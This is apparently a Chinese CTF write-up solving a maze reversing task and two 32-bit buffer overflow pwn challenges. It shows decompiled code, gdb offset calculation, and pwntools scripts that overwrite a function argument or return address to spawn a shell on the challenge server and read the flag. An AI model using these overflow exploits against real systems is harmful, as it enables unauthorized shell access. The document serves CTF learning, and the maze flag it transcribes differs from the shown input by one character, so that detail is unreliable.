


```
handy@handy-virtual-machine:~/桌面$ sudo chmod +x maze
[sudo] handy 的密码：
handy@handy-virtual-machine:~/桌面$ ./maze
Please input your flag:DSSDSSSDDWWDDDS
Wow, you get right flag!
handy@handy-virtual-machine:~/桌面$
```

flag即为flag{DSSDSSSDDWWDDS}


PWN

overflow_still




```
int __cdecl func(int a1)
{
  int result; // eax
  char s; // [esp+0h] [ebp-28h]

  printf("overflow me : ");
  gets(&s);
  if ( a1 == -889275714 )
    result = system("/bin/sh");
  else
    result = puts("Nah..");
  return result;
}
```

双击查看s的地址



```
-00000028 ; D/A/*   : change type (data/ascii/array)
-00000028 ; N       : rename
-00000028 ; U       : undefine
-00000028 ; Use data definition commands to create local variables and function arguments.
-00000028 ; Two special fields " r" and " s" represent return address and saved registers.
-00000028 ; Frame size: 28; Saved regs: 4; Purge: 0
-00000028 ;
-00000028
-00000028 s               db ?
-00000027                 db ? ; undefined
-00000026                 db ? ; undefined
-00000025                 db ? ; undefined
-00000024                 db ? ; undefined
-00000023                 db ? ; undefined
-00000022                 db ? ; undefined
-00000021                 db ? ; undefined
-00000020                 db ? ; undefined
-0000001F                 db ? ; undefined
-0000001E                 db ? ; undefined
-0000001D                 db ? ; undefined
-0000001C                 db ? ; undefined
-0000001B                 db ? ; undefined
-0000001A                 db ? ; undefined
-00000019                 db ? ; undefined
-00000018                 db ? ; undefined
-00000017                 db ? ; undefined
-00000016                 db ? ; undefined
-00000015                 db ? ; undefined
-00000014                 db ? ; undefined
-00000013                 db ? ; undefined
-00000012                 db ? ; undefined
-00000011                 db ? ; undefined
-00000010                 db ? ; undefined
-0000000F                 db ? ; undefined
-0000000E                 db ? ; undefined
-0000000D                 db ? ; undefined
-0000000C                 db ? ; undefined
-0000000B                 db ? ; undefined
-0000000A                 db ? ; undefined
-00000009                 db ? ; undefined
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 arg_0           dd ?
+0000000C
+0000000C ; end of stack variables
```


双击查看a1的地址



```
+00000008 arg_0           dd ?
+0000000C
+0000000C ; end of stack variables
```

二者的地址相差+0x00000008 - (-0x00000028) = 48，再将-889275714转化为0xcafebabe，p32函数可以将其转化为\xbe\xba\xfe\xca，用pwntools写脚本如下：


```
from pwn import *
c=remote("121.41.113.245",10001)
c.send("A"*48+"\xbe\xba\xfe\xca")
c.interactive()
```



```
handy@handy-virtual-machine:~/桌面$ python 1.py
[+] Opening connection to 121.41.113.245 on port 10001: Done
[*] Switching to interactive mode

   __  ___    ______   ___
  /  |/  /__ /_  __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\


overflow me : $ 1
$ ls
bin
dev
flag.txt
lib
lib32
lib64
overflow_still
$ cat flag.txt
flag{84e7b9de-8c3b-4042-84c4-53edd249cacf}
```


rop_still

发现了what_is_this函数里执行了/bin/sh



```
int what_is_this()
{
  puts("Emmm....Nice Job!\n");
  return system("/bin/sh");
}
```

查看此函数的地址




```
.text:08048562                 push    ebp
.text:08048563                 mov     ebp, esp
.text:08048565                 push    ebx
.text:08048566                 sub     esp, 4
.text:08048569                 call    __x86_get_pc_thunk_bx
.text:0804856E                 add     ebx, 14AEh
.text:08048574                 sub     esp, 0Ch
.text:08048577                 lea     eax, (aEmmmNiceJob - 8049A1Ch)[ebx] ; "Emmm....Nice Job!\n"
.text:0804857D                 push    eax             ; s
.text:0804857E                 call    _puts
.text:08048583                 add     esp, 10h
.text:08048586                 sub     esp, 0Ch
.text:08048589                 lea     eax, (aBinSh - 8049A1Ch)[ebx] ; "/bin/sh"
.text:0804858F                 push    eax             ; command
.text:08048590                 call    _system
.text:08048595                 add     esp, 10h
.text:08048598                 nop
.text:08048599                 mov     ebx, [ebp+var_4]
.text:0804859C                 leave
.text:0804859D                 retn
.text:0804859D ; } // starts at 8048562
.text:0804859D what_is_this    endp
.text:0804859D
```

下面就要计算偏移量了


在Ubuntu里首先给权限

```
sudo chmod +x rop
```

使用gdb工具




```
handy@handy-virtual-machine:~/桌面$ gdb
GNU gdb (Ubuntu 9.1-0ubuntu1) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$ file rop
Reading symbols from rop...
(No debugging symbols found in rop)
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080485de <+0>:     lea    ecx,[esp+0x4]
   0x080485e2 <+4>:     and    esp,0xfffffff0
   0x080485e5 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080485e8 <+10>:    push   ebp
   0x080485e9 <+11>:    mov    ebp,esp
   0x080485eb <+13>:    push   ecx
   0x080485ec <+14>:    sub    esp,0x4
   0x080485ef <+17>:    call   0x8048611 <__x86.get_pc_thunk.ax>
   0x080485f4 <+22>:    add    eax,0x1428
   0x080485f9 <+27>:    call   0x80484f6 <init>
   0x080485fe <+32>:    call   0x804859e <nothing>
   0x08048603 <+37>:    mov    eax,0x0
   0x08048608 <+42>:    add    esp,0x4
   0x0804860b <+45>:    pop    ecx
   0x0804860c <+46>:    pop    ebp
   0x0804860d <+47>:    lea    esp,[ecx-0x4]
   0x08048610 <+50>:    ret
End of assembler dump.
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL
```



```
gdb-peda$ r
Starting program: /home/handy/桌面/rop
   __   ___    ______   ___
  /  |/  /__ /_  __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\


Not thing here...
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x65 ('e')
EBX: 0x41474141 ('AAGA')
ECX: 0xffffd100 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
EDX: 0x200
ESI: 0xf7fb5000 --> 0x1e6d6c
EDI: 0xf7fb5000 --> 0x1e6d6c
EBP: 0x41416341 ('AcAA')
ESP: 0xffffd140 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
EIP: 0x48414132 ('2AAH')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x48414132
[------------------------------------stack-------------------------------------]
0000| 0xffffd140 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0004| 0xffffd144 ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0008| 0xffffd148 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0012| 0xffffd14c ("AA4AAJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0016| 0xffffd150 ("AJAAfAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0020| 0xffffd154 ("fAA5AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0024| 0xffffd158 ("AAKAAgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
0028| 0xffffd15c ("AgAA6AAL\n\321\377\377\374\321\377\377\204\321\377\377")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x48414132 in ?? ()
```


计算得偏移量为60



```
gdb-peda$ pattern_offset 2AAH
2AAH found at offset: 60
```

写脚本如下：

```python
from pwn import *
p=remote("121.41.113.245",10002)
p.send('A'*60+p32(0x08048562))
p.interactive()
```



```
handy@handy-virtual-machine:~/桌面$ python 2.py
[+] Opening connection to 121.41.113.245 on port 10002: Done
[*] Switching to interactive mode
   __  ___    ______   ___
  /  |/  /__ /_   __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\


Not thing here...
Emmm....Nice Job!

$ ls
bin
dev
flag.txt
lib
lib32
lib64
rop_still
$ cat flag.txt
flag{b4aa5650-88ef-4cca-9a16-97c6bd2be643}
```